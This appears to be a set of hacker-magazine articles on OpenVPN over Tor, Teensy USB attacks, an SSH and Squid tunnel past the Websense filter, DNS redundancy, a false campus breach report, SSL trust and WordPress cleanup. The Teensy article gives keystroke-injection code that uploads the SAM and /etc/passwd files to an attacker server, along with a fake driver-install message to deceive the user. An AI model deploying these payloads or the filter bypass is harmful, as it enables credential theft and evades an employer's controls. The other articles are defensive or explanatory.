If you read the OpenVPN documentation (which I hope you do), you know that probably there are advantages in using the UDP protocol as transport. Again, the bad news is that Tor only supports TCP connections. To be honest, Tor also adds some performance penalty to the whole thing, so you probably won’t notice any difference in using TCP for OpenVPN.

Now, to make a long story short, to set it all up:

1. You must create an OpenVPN server configuration file using the `proto tcp` option.
2. Create the appropriate client configuration file using `proto tcp-client`. Test that it works the direct way.
3. Set up Tor to run. This can be on your local machine or on a remote host, preferably on your LAN. If you used the defaults, you’ll have it listen on loopback address (127.0.0.1) and port 9050 (TCP of course).
4. Go back to your OpenVPN client. You can modify the configuration file or launch the executable using parameters, so:
 - If running on Windows, the easiest way is to use the OpenVPN GUI icon in your tray bar (it is installed by the

package you download). Right click it, select Proxy settings, then Manual configuration and tick SOCKS Proxy. Enter 127.0.0.1 for the address and 9050 for the port, or the address and port of your Tor proxy if not installed on the local host.

- If running some sort of *nix, just add `--SOCKS-proxy 127.0.0.1 9050` to your command line.

On any platform, adding `SOCKS-proxy 127.0.0.1 9050` to the config file will persist the setting.

Starting the connection will spit you the confirmation that you’re going through the proxy, hence via the Tor network:

```
TCPv4 CLIENT link remote:
➔ 127.0.0.1:9050
[MyOwnCA] Peer Connection
➔ Initiated with 127.0.0.1:9050
```

Plan B

There’s another Tor feature that can be handy: hidden services. If you need to publish a generic service, say SSH or web, you can configure your Tor client to expose them, just by indicating the listening port and the destination host:port, like any home firewall. There are a couple of interesting differences:

- Tor gives your service a special name, which is reachable only from the Tor network. This is not per se a security feature, as anyone on the Tor network can connect to it, but lessens the extent of probes to your service that come from the Internet by drone port scanners. If you ever had SSH on a standard port, you’ll find your logs filled with fake root login attempts.
- It works behind NAT and dynamic IPs, since it is the Tor client that performs an outgoing TCP connection to the Tor network.

So, having the Tor client running on a machine on your network (not necessarily the one where you run OpenVPN), you can just add these two lines to your torrc file:

```
HiddenServiceDir var/torhsvcs/hs0
HiddenServicePort 3000 127.0.0.1:
➔2000
```

We have “/var/torhsvcs/hs0” (on Windows you can use something like `c:\torsvc\hs0`) being the directory in which Tor will create two files: one containing the private key for your service (you must keep it safe!) and one “hostname” containing one line with the Tor pseudo name of your service, just like “58ewjwefj6ka030.onion”. This will be

the name of your service to put into the OpenVPN client “remote” line. You must have a different directory for each hidden service. Please read carefully considerations about DNS and torified services in the Tor docs, as name resolution alone can disrupt your privacy.

With those two lines, after you start Tor, it will listen (see second line) on port 3000 for a Tor connection to that strange “.onion” name, and redirect all traffic to 127.0.0.1 port 2000, where you presumably made OpenVPN listen. Again, you can use 192.168.3.7:2500 to redirect traffic to an internal machine on your network having OpenVPN listen on port 2500 of host 192.168.3.7.

The advantage of using hidden services in this setup is that you did not expose the OpenVPN service to the Internet, but only to the Tor network. The disadvantage is that your client always needs to be connected to the Tor network to perform a connection, so even when you are connected to legiti-

mate networks, you cannot directly set up an OpenVPN. It’s up to you. Normally, Tor hidden services are configured so that neither the client nor the server know each other’s IP. That, in our case, may be a plus or a minus.

Conclusions


Both OpenVPN and Tor are sophisticated tools. Their sites (<http://www.openvpn.net> and <https://www.torproject.org>) contain lots of configuration examples and, especially for Tor, a lot of caveats you must understand in order for your privacy to be respected. Please read them carefully.

After reading, understanding, and setting up the whole thing, you may benefit both from secure and anonymous access to your network, even when you’re “leasing” an untrusted connection.

Tactical Teensy Rapid Recon

by chap0
contact.chap0@gmail.com

The Teensy device is a powerful piece of hardware. With all of the awesome things that can be produced with it, even though I may not be using it to its full potential, it caught my attention when it made its debut with the Social Engineer Toolkit (SET) and keyboards being plugged into victim machines gaining a remote shell. Of course, I thought this was awesome, but in the end I was not satisfied with SET automating all the work for me. I wanted to know the code that was programming the Teensy device and the more uses that could come forth from it. It was



not a lack of understanding of which payloads I was choosing with SET and the execution of it all; it just did not feel unique, or as open minded. In other words, everyone is “popping shell” nowadays! Shell is great but what about long term? What if the Teensy was leveraged more towards an information gathering tool for long term plots of attacks? A good example is gathering credentials of users to use over time to gain access to do more information gathering, while being undetected because of the use of valid credentials. I would like to see the Teensy utilized in such a way that an attack happens quickly and undetected, because even a Meterpreter shell can still be seen in logs with Meterpreter as the user agent. But if an attacker would use ftp, tfpt, or

even better ssh with commands for quick recon payloads, this will likely cause less attention. Another great point is, with payloads such as the ones in SET, most require user interaction on the attacker's side. What if you are a one man show? You cannot be at two places at once. If your shell gets killed before you can interact with it: game over for you, not the user. With the Teensy, you can automate payloads to quickly upload certain files or folders from victim machines - no need for user interaction. Don't get me wrong at all - SET is a great tool. It is just great to see other pieces of code and the Teensy come together. I will not be going into major details about the hardware specs, though I do believe that information is important. Also, this was not meant to be a walk through of using or programming the Teensy device.

First off, the way I am utilizing the Teensy device will be with the Teensyduino add-on used with the Arduino software. This allows us to run sketches (the name that Arduino uses for a program) on the Teensy device. The Arduino programming language is based off of C and C++. This also allows the Teensy to get utilized, disguised, and programmed as a USB HID (Human Interface Device), which makes this attack so successful because as soon as the device is plugged into the machine, it is recognized as a mouse or keyboard. After this, it launches whatever commands an attacker programmed into it. This is awesome. The major problem is you must either social engineer someone to plug in a device or have physical access to the machine you wish to run your program on. This may be simple to get around, as you can disguise the Teensy as a flash drive, keyboard, mouse, etc. The options are endless with all the types of USB devices out on the market now. Just buy something that is USB compatible and done. At this point, the targets for an attacker are endless and the sky is really the limit on what she may want to deliver, depending on how much time an attacker wants to put into their code.

The Teensy can be utilized and programmed as if you were typing at the keyboard. This makes things simple, fast, and reliable since the commands will probably run faster then you can type.

Some major benefits of the Teensy could be:

- Not much time to deliver attack, script out with the Teensy
- Have physical access but do not want to cause too much attention
- Teensy can be disguised as another device

A major flaw:

- *Must have physical access*, but being

creative can get around this because everyone wants a USB joystick....

So what would make it worthwhile for an attacker to utilize one of these devices in this manner? As I mentioned, options can be endless. For starters, if the machine you are attacking is a Windows machine running as admin user, you may be able to add your own user. Or possibly disable settings or services such as firewall or AV and configure other built-in services such as telnet to accompany that newly added user. A good example for targeting a Linux box is gaining configuration files such as /etc/passwd which is readable by everyone. You could create a custom payload that would copy this file and upload it via ftp to your server, which would enumerate the users on that machine. Or you may want to snatch other configurations on a Linux machine that would be useful, such as certain settings on the machine (an example could be an Apache config file). Files and services such as these are very valuable and gain a wealth of knowledge about the targeted environment or specific machine. From here you could probably build attacks on top of attacks as well. Instead of just launching one simple attack, you could launch multiple attacks in one shot, almost like chained attacks.

Code Examples

Here I have put together some very basic sample code that illustrates some examples that may be programmed to the Teensy.

In this code, it is clear to see what is being executed. Basically, on the victim machine when this code is programmed to the Teensy device, it will utilize the tfpt protocol on Windows to upload the existing repair sam file in the "c:\windows\repair" directory, which most of the time contains the users' current user names and passwords.

```
void setup() {}
void loop ()
{
    delay(5000);
    CommandAtRunBar("cmd");
    delay(5000);
    Keyboard.print("cd C:\\
    ↪ WINDOWS\\repair\\n");
    delay(5000);
    Keyboard.print("tftp
    ↪ 192.168.0.3 PUT sam sam\n");
    delay(9000000);
}
```

```
//From Irongeek for the commands
↳ on the keyboard...
void CommandAtRunBar(char
↳ *SomeCommand) {
Keyboard.set_modifier(128);
↳ //Windows key
Keyboard.set_key1(KEY_R);
↳ // use r key
Keyboard.send_now();
↳ // send strokes
Keyboard.set_modifier(0); //prep
↳ release of control keys
Keyboard.set_key1(0); //have to do
↳ this to keep it from hitting key
↳ multiple times.
Keyboard.send_now(); //Send the
↳ key changes
delay(1500);
Keyboard.print(SomeCommand);
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();
Keyboard.set_key1(0);
Keyboard.send_now();
}
```

In this code is an example payload targeting a Linux machine uploading /etc/passwd file via scp to a remote server:

```
void setup() {}
void loop ()
{
    delay(5000);
    Command("konsole");
    delay(8000);
    Keyboard.print("scp /etc/
↳ passwd chap0@192.168.0.8:/home
↳ /chap0/\r\n");
    delay(5000);
    Keyboard.print("password\r\n");
    delay(9000000);
}

void Command(char *SomeCommand) {
Keyboard.set_modifier(
↳ MODIFIERKEY_ALT);
Keyboard.set_key1(KEY_F2);
Keyboard.send_now();

Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

delay(1500);
```

```
Keyboard.print(SomeCommand);
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();

Keyboard.set_key1(0);
Keyboard.send_now();
}
```

Other useful things that I have placed in other pieces of code (which is a good idea while you disguise the Teensy as another device) include creating a vb script message box asking the user to “Wait while device drivers are installed” or anything along these lines. This is extremely useful when you do not have control over exactly what is happening and you social engineer a user into plugging in the device, because if the device is interrupted, the program may not fully execute properly.

So inputting commands and echoing something along the lines of:

```
x=msgbox("Please wait while new
↳ device drivers are installed"
↳ ,0, "Welcome to Driver
↳ Installer")
```

to a .vbs file before the payload is executed will hopefully fool a user enough to not interact with the machine while your payload is being delivered.

Hopefully, you received some good from this article. In general, this just shows what kind of basic programs can be used with the Teensy to gather valuable information on a victim machine or environment. It would be ideal to eventually gather plenty of small simple sketch-ups together and create a mini framework of Teensy payloads or something along those lines. Maybe in the near future....

Resources

Teensy or Teensy++ device: <http://www.pjrc.com/teensy>

↳ [pjrc.com/teensy](http://www.pjrc.com/teensy)

Teensy loader app: Used to communicate

with the Teensy device: <http://www.pjrc.com/teensy/loader.html>

↳ [pjrc.com/teensy/loader.html](http://www.pjrc.com/teensy/loader.html)

For Linux users, you must put the udev rules in /etc/udev/rules.d/ for the Teensy device:

[http://www.pjrc.com/teensy/49-](http://www.pjrc.com/teensy/49-teensy.rules)

↳ [teensy.rules](http://www.pjrc.com/teensy/49-teensy.rules)

And finally, the Teensyduino software add-on:

<http://www.pjrc.com/teensy/>

↳ [teensyduino.html](http://www.pjrc.com/teensy/)

An Alternate Method for Creating an SSH Tunnel with PuTTY and Squid

by Synstr

Before we begin, let me start by saying that this article could get you into trouble if misused, and that I am not responsible for any trouble that you may get into using information printed here. This article is intended for educational purposes only. But you already knew that, right? Great. Let's begin.

I just finished reading twopointfour's excellent article on SSH tunnels from the Summer 2011 issue, and enjoyed the information he shared about the setting up and usage of dynamic port forwarding through SSH. In the article, he mentioned that PuTTY is unable to utilize dynamic port forwarding. This article will explain a method of port forwarding that allows you to use PuTTY in Windows to connect to an SSH server and achieve the same functionality, and I thought I would write an article myself explaining the method that I used.

My company uses Websense to block access to websites in various categories, such as games, humor, shopping, pornography, etc. Being that I had the mindset of a hacker, I wanted to see if this could be bypassed somehow. Not so I could waste time at work doing things I shouldn't be, but simply to see if it could be done.

I have an Ubuntu VPS through Linode that I use for hosting my blog and as a general Linux box I can mess around with and experiment on. This is what I used to set up all of the required software for what we will be doing. You can also set up your own home server for this, but doing that is outside the scope of this article so I will not be explaining that here. Since my server is a Linux server, I will also not be explaining how to set a Windows server up for this task, although it can be done. My Linode server came pre-installed with OpenSSH, and I believe most other VPS providers do as well, so I will not explain that either. If you are running your own

custom server, you should be able to Google "how to install openssh" or something similar to find what you need in that regard.

Before we begin, make sure that your server is accessible from the location you are testing this from. You can do this by pinging the IP address of your server from the command line. If you get responses back, then you are good to go.

The first thing we will do is install a program called Squid on our server. Squid is an open source proxy server, and will be used to listen for our connection and forward it as needed. If you use Ubuntu or another Debian distro like I do, a simple `apt-get install squid` ➤ `squid-common` will do this for you. Otherwise, either follow the method for your package manager, or install from the source code on the Squid website.

Once Squid has been installed, we need to configure it. We do this by editing the `squid.conf` configuration file. I used `vim /etc/squid` ➤ `/squid.conf` to open the configuration file for editing. You can use whichever method you are comfortable with. The comments in the config file do a better job of explaining the various options and settings than I ever could, so I will not go into much detail. What I did was change the port that the proxy listens on. For this article, we will say port 23384. I find that the proxy has less of a chance of being blocked and not working if you use an uncommon port with it. I also enabled authentication on my proxy so Joe Schmoe can't just waltz up and use it.

Once Squid has been configured, save the file and restart Squid by typing `/etc/init.d/squid restart` and, once it is restarted, we can set our proxy server settings in our browser to test it. In Internet Explorer 8 (the version my current computer uses), this is found at Tools/Internet Options/Connections/

LAN Settings and in Firefox 11.0, it is found at Tools/Options/Advanced/Network/Settings. Point your browser to use `your_server_ip:23384` obviously substituting your IP and port number that you are using. Then, go to `whatismyip.com` and it should show that your IP address is the same as your server. This is how you know it is working correctly.

At this point, HTTP requests from our computer are now going through our proxy server unencrypted, and then to the site we request, then back to the proxy server, which hands it back to our computer. This is good enough to get around simple restriction mechanisms, but for Websense and other traffic filters, we still get blocked from most sites. This is where PuTTY and the SSH tunnel come in.

PuTTY is an SSH client for Windows, and has an option built into it for port forwarding. What we will be doing is setting up PuTTY to listen on our machine for requests coming through to port 23384, the port we specified above. PuTTY will then take these requests, tunnel them to our Squid proxy server through SSH, which will then get the actual data we are requesting from the website and tunnel it back to us, also through the SSH tunnel. Since SSH encrypts everything that is sent to the Squid server, Websense, or any other packet filtering technology, will only see encrypted traffic, and, since we made sure at the beginning of the whole process that our site was accessible by pinging it, Websense will only see encrypted data going to and coming from an IP address that it is not blocking, and think that all is well.

So how do we do this? First, we open PuTTY and set it up to connect to our SSH server. Put the IP address of your SSH server into the field labeled Host Name (or IP address). Then, in the left side pane, click on the + next to SSH to expand it, and then click on Tunnels. Enter whichever port you chose earlier, or 23384 if you are following this tutorial, into the Source port field. Then, in the Destination field, enter your IP address and port in `your_server_ip:23384` format, and click the Add button. You should now see something like L23384 - your_server_ip:23384 show up in the Forwarded ports: text box. PuTTY is now set up to listen on our local machine on port 23384 for incoming requests, and then forward them onto Squid. Click on Session at the top of the left side pane, and you will be back to the first default PuTTY screen. Enter a name into the Saved

Sessions box and save it if you do not want to do this each time you start PuTTY, and then click Connect. Enter your username and password for connection to your SSH server and you will then get the bash prompt, signaling that you are now connected to the SSH server. You can now minimize PuTTY, as we obviously do not want to close it since that would sever the connection to our server and the SSH tunnel we set up.

Now that we have PuTTY configured correctly, the final step in this trick is to reconfigure the proxy settings that we set earlier to test Squid. Go back to the proxy settings in your browser using the instructions from above, and this time change the IP to `127.0.0.1`, the local loopback address for our own machine, and keep the port at 23384, or whatever port you are using for this. Save changes, click OK to everything, and now, if we go back to `whatismyip.com`, our IP address should again be the server IP address that our Squid is running on. This time, however, our HTTP requests are encrypted, and being sent through the SSH tunnel that we set up. So if you go to an address that Websense or any other web filtering application blocks, you should now be able to access it, since Websense doesn't see anything to flag as something that should be blocked.

This method basically achieves the same results as twopointfour's method does, only this time it allows you to use PuTTY and Windows to tunnel the requests. Again, this is for educational purposes only. I tried this out one time after my shift had already ended and I clocked out, just to see if it worked, and it did, so I do not use it anymore. I love my job too much to use this trick on a normal basis.

Thanks to twopointfour for his great article, and thanks to 2600 for being such an amazing magazine and community. Comments, praise, and criticism are all welcome. I hope you found this article useful!

Shoutz to Lost for teaching me to teach myself, and telling me that by giving one a fish, he will eat for a day, yet teaching him how to fish, he will eat for a lifetime.

Links

- PuTTY - <http://www.chiark.greenend.org.uk/~sgtatham/putty>
- Squid - <http://www.squid-cache.org>

How to Survive a DNS Attack

by SPitBalls

On Monday, September 10, 2012, many websites were made unavailable due to an outage that affected all the name servers under one specific domain, namely domaincontrol.com. It was initially suspected to be caused by an attack affecting that one domain, but later reported to be an issue with the provider's network. In any case, the result was the same - many customers' websites were down - unnecessarily. The domain name system is designed to be fault-tolerant; each domain record must specify a primary name server and at least one secondary name server. Therefore, despite the DNS outage, the outage of the websites was quite avoidable.

How a Name Server Resolves Names

When given a host name (ex: server1.your-company.com) or service name (ex: www.your-company.com) and asked for an "A" or "AAAA" record, a name server will return the corresponding 32-bit IPv4 or 128-bit IPv6 address, respectively. The answer is cached in the client for some amount of time determined by its "time to live" (TTL). The default TTL is one hour (3,600 seconds) but can be overridden in the zone's SOA record or the individual resource record in the authoritative name servers. On Mac and Unix systems you can use the "dig" command to see how much time is left. For example:

```
dig your-company.com
...
;; ANSWER SECTION:
your-company.com. 3600 IN A
➔ 64.95.64.194
```

That example shows the default TTL, so in this case the information must not have been in the cache yet or had already expired. If you enter the same dig command again, you will see the remaining time decreasing. So if other people are telling you that your website is down but it looks fine to you, one possibility is a problem with DNS. Using dig, you can find out how much time is left until you won't be able to access the site either. There is usually an OS-dependent way to flush the DNS cache, such as `ipconfig /flushdns` on Windows. On a Mac or Unix system, you typically restart the client lookup process (try `ps -e | grep 'dnslamed'` to find it, then do a web search to find out how to restart it).

Are Your Name Servers Really Redundant?

If you configure the DNS records for a website with all name servers under one domain such as:

```
Primary name server: ns61.
➔domaincontrol.com
Secondary name server: ns62.
➔domaincontrol.com
```

then an attack or failure that affects the name servers under the "domaincontrol.com" domain disables all of them. This will prevent lookups from getting the IP address that corresponds to the website's domain name.

When your website goes down, the natural reaction is to blame the hosting provider. But if it was DNS that caused the outage rather than the hosting servers being down, the outage could have been avoided by taking advantage of the redundancy built into the domain name system. If the website domain is configured with name servers under at least two different domain names, then one of the name servers should be able to resolve DNS queries even when the primary name server and all other name servers under the same domain are inaccessible.

Example of Fault-Tolerant Name Server Configuration

To avoid having a website go down due to an outage affecting one set of name servers, you should configure the name servers to avoid a single point of failure. Here is an example of name servers configured to allow access to a site even if all servers under one domain are FUBAR:

```
ns61.domaincontrol.com
freedns1.registrar-servers.com
ns62.domaincontrol.com
freedns2.registrar-servers.com
freedns3.registrar-servers.com
```

This list of name servers includes some servers from the hosting provider, with one of those specified as the primary, and others from a free DNS service provided by a different registrar (Namecheap).

To keep the name servers in sync, you set up one name server as the master and the others as slaves. Even if the master is unavailable for some period of time, the slaves can continue to operate using the data in their cache.

As a result of the Sept. 10th outage, there were suggestions online about various places you could move your DNS services to avoid a similar outage in the future. But if you moved *all* of your name servers, then you are probably creating a

similar single point of failure at the new service. To avoid an outage due to an attack or even just a minor outage at one service or another, such as during a reboot, you should *not* move all of your name servers elsewhere. You should leave

at least one alone so that you have redundant name servers from at least two different places as shown above.

So now go check your domain's WhoIs and then have some fun hacking its DNS.

The Breach That Wasn't

by Sam Bowne

On January 13, 2012, a front-page headline screamed "Viruses stole City College of S.F. data for years"¹. The news echoed around the world, on ABC television², *IEEE Spectrum*³, *Huffington Post*⁴, and many other news outlets. The CCSF newspaper^{5,6} later published complete accounts of this disaster: viruses infected our computers for a decade, stealing private data from students. Furthermore, our technical staff were so incompetent, they failed to notice or amend this awful situation, and, when alerted, just covered it all up.

I was amazed to see this, because I have taught networking and security classes at CCSF since circa 2000, and my students performed a security audit of the college recently. We use antivirus on the workstations, and Deep Freeze; we have a layer 7 firewall, and other security measures - far more than other similar colleges have. In addition, we had two complete hardware replacements of the workstations in the last decade. How is it possible that such a virus infestation eluded all our countermeasures?

And how is it that no teachers, IT staff, or campus administrators knew anything about this until we read it in the newspaper?

Alarmed staff members, administrators, and teachers tried to get answers from our Chief Technology Officer (CTO), who was the sole source of the "virus" story. But none of us could get anything from him - the "viruses" had been found by an outside contractor, and a November 2011 report explained it, but that report was so confidential that none of us were allowed to see it, not even the IT staff. In addition, an FBI investigation was in process, requiring total secrecy.

After four months of complaints, investigations, and extreme pressure from all levels of the administration, the truth finally came out: it was all false. The "viruses" were false positives reported by a misconfigured network forensics device - direct inspection of the "infected" machines showed no viruses, except for one small lab in which the antivirus had been disabled by a misguided local administrator. There was no FBI investigation. There was no November 2011 report. The contractor provided an incomplete report in January 2012 - after the media scandal

- and another one in April, both claiming that we had thousands of infected machines, but lacking evidence. It even reported Windows viruses infecting our Unix servers.

Finally, under extreme pressure, the CTO provided a spreadsheet listing the IP addresses of the "infected" machines, so we could examine them directly. No viruses were present on them.

However, none of this convinced the CTO that he was wrong. He concluded that the staff, the administration, and I were all in a conspiracy to conceal the viruses, and published this assertion, along with the "confidential" contractor report, in the newspaper⁶. He continued to demand that we send breach notifications to thousands of students, until he was placed on suspension and ejected from the campus by CCSF police⁷.

The media did nothing - no retractions, no follow-ups, no corrections. This will likely pass into history and security textbooks as proof that we are the sleaziest college on Earth, with the worst virus problem ever known.

I would like to let security professionals know the truth, however, even if the mass media doesn't care. So I decided to talk about this at HOPE and Defcon and other conferences, and to send it to 2600.

References

1. <http://www.sfgate.com/education/art-icle/Viruses-stole-City-College-of-S-F-data-for-years-2502338.php>
2. http://abclocal.go.com/kgo/story?section=3Dnews/local/san_francisco&id=8503743
3. <http://spectrum.ieee.org/riskfactor/telecom/security/computer-virus-infection-at-city-college-of-san-francisco-may-have-started-10-years-ago>
4. http://www.huffingtonpost.com/2012/01/14/city-college-of-san-franc_n_1206578.html
5. <http://theguardian.com/bug2>
6. <http://theguardian.com/bug3>
7. <http://www.fogcityjournal.com/wordpress/4600/ccsf-chancellor-suspends-technology-administrator-launches-investigation>

Note: My statements are my own, not necessarily official CCSF positions. However, if you read the article, you understand how completely absurd that statement is.



Tragedy of SSL

Assuming we're all still around after December 21, we'll have to continue dealing with the slow (or not so slow, in some cases) collapse of the SSL trust system, and what we're going to do about it in the future.

There are two primary ways SSL is used, and both are subject to different, significant problems. The first use of SSL is so obvious that most people never give it any thought: Go to a website with HTTPS, and your connection is encrypted. Simple, right? Even Facebook just switched to HTTPS by default (see, topical!).

When a browser calls up a HTTPS side, a large number of moving parts are engaged under the covers, with many ways for something to break without the user being aware, thanks to complex trust models. While presumably most people reading *2600* know how SSL works, it bears repeating in brief. Under HTTPS, the remote server provides a certificate which has been signed by a trusted authority, and which matches the DNS name of the server. Optionally, it may also consult a CRL, or Certificate Revocation List, which allows a signing authority to "un-distribute" certificates previously released, if they're known to be compromised.

The list of trusted certificate authorities can vary by platform and browser type, but there are a *lot*, on the order of a hundred or more authorities. Trusted authorities are trusted absolutely: Any certificate signed by them which matches the name record of the server is considered valid. Any certificate authority can provide a valid certificate for any domain, which should raise warning flags already.

There are several ways to attack the certificate authority model. The simplest is to just impersonate the entity you're attempting to get an illegitimate certificate for. A CA is "trusted" in that there is an assumption that they have taken proper measures to confirm the identity of the requestor. The exact procedures for determining this can vary from

authority to authority. Some may require information to be submitted via hardcopy, but some simply require that a file be made available on a website. In other words: Sure, I own that site. Because I owned it.

The second simplest attack against the trust model is to control the certificate authority. Already there have been several highly publicized compromises of globally trusted authorities (such as DigiNotar), where the perpetrators issued certificates for high-profile domains like `*.google.com`. While you would assume that a CA would be among the most hardened of targets available, it would appear that this isn't the case. The final reports on the DigiNotar compromise (http://threatpost.com/en_us/blogs/final-report-diginotar-hack-shows-total-compromise-ca-servers-103112) indicate that it had been compromised for at least a month before anyone detected it, had issued over 500 invalid certificates, and compromised the logs which would otherwise show what happened. A more thorough compromise is hard to imagine (except, of course, one which goes completely undetected). DigiNotar is hardly the only CA to be compromised, either - Symantec and Comodo both suffered breaches which resulted in false certificates being issued, and I'd comfortably bet that there are many more which have gone undetected or unreported.

Yet another attack against the certificate authority trust model is simple as well, so long as you have enough money or legal power. Nothing prevents a CA from issuing a certificate for `*`, or "any domain, any server," except that being caught doing so could result in them being delisted from browsers and operating systems. Every company must have a base of operations however, and a nation that the employees live in, placing them in danger of legal obligations. Given the willingness of many nations to employ secret orders

for wiretapping, data disclosure, and so on, it's entirely reasonable to expect that trusted certificate authorities may have been forced to issue or disclose certificates to law enforcement entities.

All of these vulnerabilities require two things: a compromised certificate, and the ability to redirect the user to it. The latter can be accomplished easily on a small scale with Wi-Fi networks and is one of the reasons public open Wi-Fi can be such a problem, especially when coupled with naive users defeating security by accepting *detected* bogus certs. On a grand scale (and a much more real threat), a hostile government can easily redirect traffic to sites used to organize protests, discuss things securely, or try to learn about topics the government has decided are forbidden. On a non-governmental scale, attacks against the BGP routing system or DNS, which have both been demonstrated recently, could trap users from around the world on a false system.

The second way SSL certificates are used (and misused) is to present a self-signed certificate. Self-signed certificates provide their own certificate authority - if this authority is present in the browser, then the certificate is trusted automatically (provided the name matches). If the signing information is not present, the user is presented with the standard "invalid certificate, do you wish to accept?"

Browsers have been making it harder for users to skip this warning, but any chance a user is given to pick a security option, plan for them selecting the wrong option. Since self-signed certificates have *no* "right" option, this is a major problem. Thanks to the trust model, telling users to install the self-signed CA as a trusted authority can have extremely wide-sweeping impact; remember, any authority can provide a certificate for any site, so once someone trusts a hostile custom authority, it can issue certificates for any site on the Internet. So long as the users' traffic can be intercepted, any site can be falsely represented.

Compound these problems with devices which either cannot or will not reasonably present certificate authority lists to the user. (Mobile systems are often a big offender; Android, for example, had no way to delete a bad certificate, such as the DigiNotar one, prior to Android 4. Anyone using older Android versions is by definition on older devices - devices least likely to see an update from the vendor to either Android 4 or to remove the DigiNotar entry.) Some mobile devices also

present the worse possible options - as far as security - as their defaults. To pick on Android again (because I'm most familiar with it), the base options for email over IMAP are "Don't encrypt," "Use SSL" (which requires a commercial certificate), or "Use SSL and accept all certificates," which completely bypasses the certificate validation. While the data may be encrypted in flight, there is no way of knowing who you are encrypting it to - making the whole thing rather useless.

Unlike many of the other topics which we have to deal with which seem to have no reasonable solution (such as secure public Wi-Fi), the mess with certificates has at least one fairly simple - and increasingly popular - solution: Certificate Pinning.

Under the pinning model, the hash signatures of all certificates in the chain are stored. For future connections, all certificates in the path must match the previously recorded signatures. The certificates can be cached in the code of a plugin (for a browser) or in the application (for mobile devices), allowing the developer/site owner to ensure that no hostile entity (such as a state-owned or state-compromised certificate authority) is intercepting the traffic. Instead of matching based on the chain of trust and the site name, the match is performed on pre-stored signatures.

Pinning can also be used dynamically, essentially shifting the trust model from "do I trust this certificate" to "do I trust the network I am on" when establishing the first connection. While this doesn't necessarily offer protection from a pre-existing man in the middle style attack, it can give some additional level of assurance in some situations. It's also far easier to tell users "establish the first connection from your LAN" than it is to tell them "compare this certificate fingerprint and..."

Pinning can't solve every problem, and in situations where multiple certificates might be in use for the same service (such as a server farm without a wildcard certificate), it may not be the best solution. Uneducated (and uncaring) users can't be prevented from shooting themselves in the foot every time. The ultimate solution has to be a combination of technology and education, but using pinning to prevent the user from making the wrong decision by never giving them the option to is a good first step. Pinning is showing up in more mobile apps, which is almost definitely a good sign.

WORDPRESS EXPLOIT IMMUNIZATION

by Seeker7
seeker8306@gmail.com

For years I have used the Wordpress platform to design and run multiple personal websites. It is a simple platform to set up and generally has the flexibility that I need to configure and run a website that will fit my needs. Many other people use the same platform for their websites due to its simple one-click installation design from CPanel on most shared hosting platforms. Overall, it is a great way to set up and run a website.

The only problem with this simplicity of installation and the multitude of plug-ins, themes, and options is that when something goes wrong, or the site gets compromised, nobody knows what to do. Most shared hosting companies such as Blue Host, Dream Host, or GoDaddy (yes, I included them), despite their various levels of customer service, either do not offer services to help users with virus, malware, or cross-site scripting attacks or they charge a greater amount for a virus scanning or malware service. This leaves the actual users with very little options in terms of fighting an ongoing attack or infection on their website.

This was my scenario.

About a year ago, someone began injecting malicious PHP code into the headers of my website. This code automatically directed a visitor's browser to a .jar file on another site containing a virus. I deleted all of my site files and uploaded clean ones, only to have the same thing happen again. I changed every password and did a full reinstall of Wordpress with new database names and passwords - no dice. I even switched web hosts, which stopped the problem for only a month. Whoever this was and whatever they were doing, they were getting around every possible attempt I made to correct their exploits on my site.

I finally dove deeper into the problem and found a solution. However, I had to find a solution on my own, as most of the sites having solutions for the problem only gave steps I had already tried. I will now present to everyone what the exact cause of my particular problem was and the steps I took to resolve and prevent further issues. It might not be foolproof, but it worked for me.

The Root Causes

A Base 64 eval attack initiated through cross-site scripting. OK, let me break that down a bit.

The Base 64 attack is one that can actually be used against virtually any PHP/SQL-based website, not just Wordpress. A string of code is inserted into the index of a theme file or another PHP file in the website. The code will look like the following:

```
(base64_decode("lots of jumbled
↳ characters"))
```

What this essentially tells PHP is this: "This is a 64-bit string of code. Please evaluate it and execute any commands within it."

There are sites such as <http://www.opinionatedgeek.com/dotnet/tools/base64decode>, which will allow a user to copy this text from their website and translate it back into what the code actually says, giving the web address of the redirect and/or other vital information about what the code in question does. It is also helpful because once a user finds the web address, they can run a whois lookup, find the host or nameserver, and report it.

A cross-site scripting attack is when someone makes it appear that a change has been requested by one of the existing files in your website. Your website thinks it has gotten a request from a theme file to be edited, however, the request is not coming from the file itself, but from another computer or server somewhere else. In my case, this was how I could change every password I had and yet kept getting infected/exploited.

The Fix

If a Wordpress site has been compromised, there are several steps that need to be taken to rid the site of the infection for good. Some involve plug-ins that, in fact, should be used to secure non-infected sites as well.

First, get clean versions of Wordpress, all of the plug-in files, and the theme you are actually actively using on the site. As it turns out, the cross-site scripting attacks tend to happen on themes and plug-ins that are not being used, so a user shouldn't plan to re-upload anything that isn't currently being actively used by their site. The user will also need to download the configuration file from their existing installation via FTP. This file may be infected, but the user will need the SQL database name and password in this file to make a clean version.

The second step is to download some additional plug-ins that will be uploaded with the clean files:

- *Virus Scanner* - Performs a daily scan of your theme files for malicious code.
- *Bullet Proof Security* - A quick and easy way to restrict access to specific folders on the website using .htaccess files. It will also list your web host's suggested folder permissions, which can be updated through an FTP client by right clicking on the folder the user wishes to modify.
- *MuteScreamer* - This plug-in detects and blocks cross-site scripting attacks on nonexistent plug-in or theme files. A word of warning: it may also block legitimate admin activity on your site.
